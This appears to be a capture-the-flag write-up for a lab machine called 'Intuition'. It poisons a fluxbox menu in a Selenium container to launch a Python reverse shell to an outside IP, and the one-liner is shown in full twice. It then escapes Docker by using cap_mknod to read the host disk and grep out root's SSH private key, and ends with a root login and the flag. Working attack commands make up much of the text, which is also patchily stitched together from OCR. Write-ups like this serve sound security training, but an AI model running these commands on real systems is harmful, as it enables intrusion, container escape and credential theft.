
From the documentation of the tool, the Selinium container runs as the seluser:

`https://github.com/SeleniumHQ/docker-selenium/issues/1772`

We can therefore, fetch the current menu from the home user:

```
$ python3 csrf.py file --file /home/seluser/.fluxbox/menu
No such file exists!
```

So it seems as it is not able to be got by our file, but the thing that happens is that `fluxbox` **executes** the menu inorder to render options to the user.



fluxbox will copy in the default from **@pkgdatadir@/windowmenu**.

You do not need to "reload" fluxbox after editing the apps file, the changes should be taken into account the next time you open the menu.

ROOT MENU

The root menu must begin with a **[begin]** tag and end with an **[end]** tag, and every tag must be on its own line.

There are up to four fields in a menu line. They are of the form

[*tag*] (*label*) {*command*} <'icon'>

The <'icon'> field is always optional when shown below. If specified, the *icon* will be scaled down and displayed in the menu alongside the text label of the item. It must be in .xpm or .png format.

Any line that starts with a # or *!* is considered a comment and ignored by fluxbox. Also, in the label/command/filename fields you can escape any character. Using \\ inserts a literal back-slash into the label/command/filename field.

You may enter labels, commands, and icons using characters from any **iconv(1)** language/locale by specifying the encoding used via the **[encoding]** tag, detailed below.

Structural Tags

Applications

[exec] (*label*) {*command...*} <'icon'>

Inserts a command item into the menu. When you select the menu item from the menu, fluxbox runs *command...* in your **$SHELL** (or /bin/sh if $SHELL is not set). You can use this to launch applications, run shell scripts, etc. Since all arguments are passed verbatim to the shell, you can use environment variables, pipes, or anything else the shell can do. Note that processes only see environment variables that were set before fluxbox started (such as in ~/.fluxbox/startup).

From the above, the path starts to become more clear. We can use the `fluxbox` menu to get code execution and eventually get shell on the box. Since bash may not be on the system (docker containers usually lack this binary and opt for `/bin/sh` instead), we may opt for a python exploit(the binary appears to be already running as it runs the `/app/code/app.py`) to get shell on the box. (From the documentation):
NB: Ensure it is python3 (do not change to python no matter what)

```
[begin](Pyp shell)
[exec](code){python3 -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"10.10.14.12",9001));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.f
ileno(),2);pty.spawn("/bin/sh")'}
[end]
```

Know for replacement of the file, how do we overwrite the contents of the fluxbox menu when there is no shell? Well this depends on how computers save their files and the control the user has over saving the files:


- If a user views the source of a file, regardless of the format, they get access to the contents of the file

- Firefox (running through the bot) allows us to save page files using the `Ctrl + S` command and hence we may be able to specify the path we wish to save! This here is the essence of understanding; `Understanding can change your whole perspective` - Ted Talk
  With all those tools we can finally build the exploit run it and then get shell.


Selenium shell exploit

- Creating the payload and standing a webserver on the same directory:


- Accessing the file using firefox `view-source` option:




- Saving the file to the path `~/.fluxbox/menu`:



- Put a listener on port 9001 and wait for connection after executing the `code` option in `menu`:





A connection is made back to our machine, this is due to the execution of shell. From there we can hop directly into the exploit with caring much.

Docker escape

We will use the following post to ensure that we gain as much as possible:https://labs.withsecure.com/publications/abusing-the-access-to-mount-namespaces-through-procpidroot
But first, we need access as root. When we read the `/etc/passwd` earlier, the `seluser` did not exist:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
avahi:x:105:110:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
geoclue:x:106:111::/var/lib/geoclue:/usr/sbin/nologin
```

But, the user is still running, how? ChatGPT helps us here:

```
However, it's possible for a user to exist without an entry in the
`/etc/passwd` file, particularly in environments like Docker containers
where user namespaces are used. Docker containers often run with user
namespaces enabled, which allows processes inside the container to have
their own range of UIDs separate from the host system. This means that a
user inside the container can have a UID that doesn't exist in the
`/etc/passwd` file on the host.

In such cases, the user inside the container is mapped to a different UID on
the host system, typically by the Docker runtime. This mapping allows the
containerized process to operate with the specified UID inside the container
while being isolated from the host system's user accounts.
```

So in a nutshell, the container creates a namespace for this particular user and because it has the capability of creating namespaces. We can simply try a `sudo id` to see if we can get anything:


```
(remote) seluser@3216154ec4c0:/$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

From above, we notice that it is configured to run root without a password (Ill assume the process check the `/etc/passwd` and since the `seluser` does not really exist, it takes the UID of root and assumes `root` initiated the process.)
So from there we can simply examine the capabilities:

```
root@3216154ec4c0:/# getpcaps $$
35771:
```

```
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_set
uid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,ca
p_audit_write,cap_setfcap=ep
```

We exploit the `cap_mknod` capability by also using assist from https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities. We get the following details:



CAP_MKNOD

CAP_MKNOD extends the functionality of the `mknod` system call beyond creating regular files, FIFOs (named pipes), or UNIX domain sockets. It specifically allows for the creation of special files, which include:

- **S_IFCHR**: Character special files, which are devices like terminals.
- **S_IFBLK**: Block special files, which are devices like disks.

This capability is essential for processes that require the ability to create device files, facilitating direct hardware interaction through character or block devices.

It is a default docker capability (https://github.com/moby/moby/blob/master/oci/caps/defaults.go#L6-L19).

This capability permits to do privilege escalations (through full disk read) on the host, under these conditions:

1. Have initial access to the host (Unprivileged).
2. Have initial access to the container (Privileged (EUID 0), and effective `CAP_MKNOD`).
3. Host and container should share the same user namespace.

Since the `seluser` is most likely `mounted` on the same namespace as the `host` machine, this exploit seems most likely feasible:
The exploit is simplified here:

2. **Inside the Container as `root`:**

```
# Create a block special file for the host device
mknod /dev/sdb b 8 16
# Set read and write permissions for the user and group
chmod 660 /dev/sdb
# Add the corresponding standard user present on the host
useradd -u 1000 standarduser
# Switch to the newly created user
su standarduser
```

3. **Back on the Host:**

```
# Locate the PID of the container process owned by "standarduser"
# This is an illustrative example; actual command might vary
ps aux | grep -i container_name | grep -i standarduser
# Assuming the found PID is 12345
# Access the container's filesystem and the special block device
head /proc/12345/root/dev/sdb
```

This approach allows the standard user to access and potentially read data from `/dev/sdb` through the container, exploiting shared user namespaces and permissions set on the device.

But there is something important here:

> However, as the container has the cap_mknod, a root user within the container is allowed to create block device files. Device files are special files that are used to acces underlying hardware & kernel modules. For example, the /dev/sda block device file gives access to read the raw data on the systems disk.
>
> > However, if a block device is created within the container it can be accessed through the /proc/PID/root/ folder by someone outside the container, the limitation being that the process must be owned by the same user outside and inside the container.

- Docker container as root (we use the first blog)

```
root@3216154ec4c0:/# mknod sda b 8 0
root@3216154ec4c0:/# chmod 777 sda
root@3216154ec4c0:/# groupadd -g 1001 dev_acc
root@3216154ec4c0:/# useradd -m -u 1001 -g dev_acc -s /bin/bash -d
/home/dev_acc dev_acc
root@3216154ec4c0:/# su dev_acc
\[\e]0;\u@\h: \w\a\]\u@\h:\w$ /bin/sh # Must be run so as to make the PID
more visible
```

- Host machine as `dev_acc

```
dev_acc@intuition:~$ ps aux | grep /bin/sh
root        1267  0.0  0.0   2892  1664 ?        Ss   06:11   0:00 /bin/sh -
c sleep 90; /root/scripts/automate/make_req.py
1200        1897  0.0  0.0   2892  1792 ?        S    06:11   0:00 /bin/sh
/usr/bin/xvfb-run --server-num=99 --listen-tcp --server-args=-screen 0
1360x1020x24 -fbdir /var/tmp -dpi 96 -listen tcp -noreset -ac +extension
RANDR /usr/bin/fluxbox -display :99.0
1200       42057  0.0  0.0   2892  1664 ?        Ss   20:57   0:00 /bin/sh -
c python3 -c 'import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"10.10.14.12",9001));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.f
ileno(),2);pty.spawn("/bin/sh")'
1200       42058  0.0  0.2  20084  9216 ?        S    20:57   0:00 python3 -
c import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"10.10.14.12",9001));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.f
ileno(),2);pty.spawn("/bin/sh")
dev_acc    43807  0.0  0.0   2892  1536 pts/1    S+   21:34   0:00 /bin/sh
dev_acc    43858  0.0  0.0   6612  2560 pts/2    S+   21:35   0:00 grep --
color=auto /bin/sh
dev_acc@intuition:~$ head /proc/43807/root/sda # I used the latest PID 43807
```

The last command brings a lot of errors, but we can be able to extract `root's` SSH key using the following command:

```
grep -zoP "(?s)-----BEGIN OPENSSH PRIVATE KEY-----(.*?)-----END OPENSSH
PRIVATE KEY-----" /proc/43807/root/sda
```

The process takes a while and multiple SSH keys are fetched, but after formatting and cleaning, we can find the right ssh-key:

With the correct key, we can be able to SSH in as root:

```
└─$ ssh -i root2.key root@intuition
Last login: Thu Apr 25 11:31:49 2024 from 10.10.14.23
root@intuition:~# whoami
root
root@intuition:~# cat root.txt
ab205d46387dd77ba617948c261baa20
```

There is a way to get reverse shell on the box in the command injection (Nice challenge, try it out). But for now, that is the box!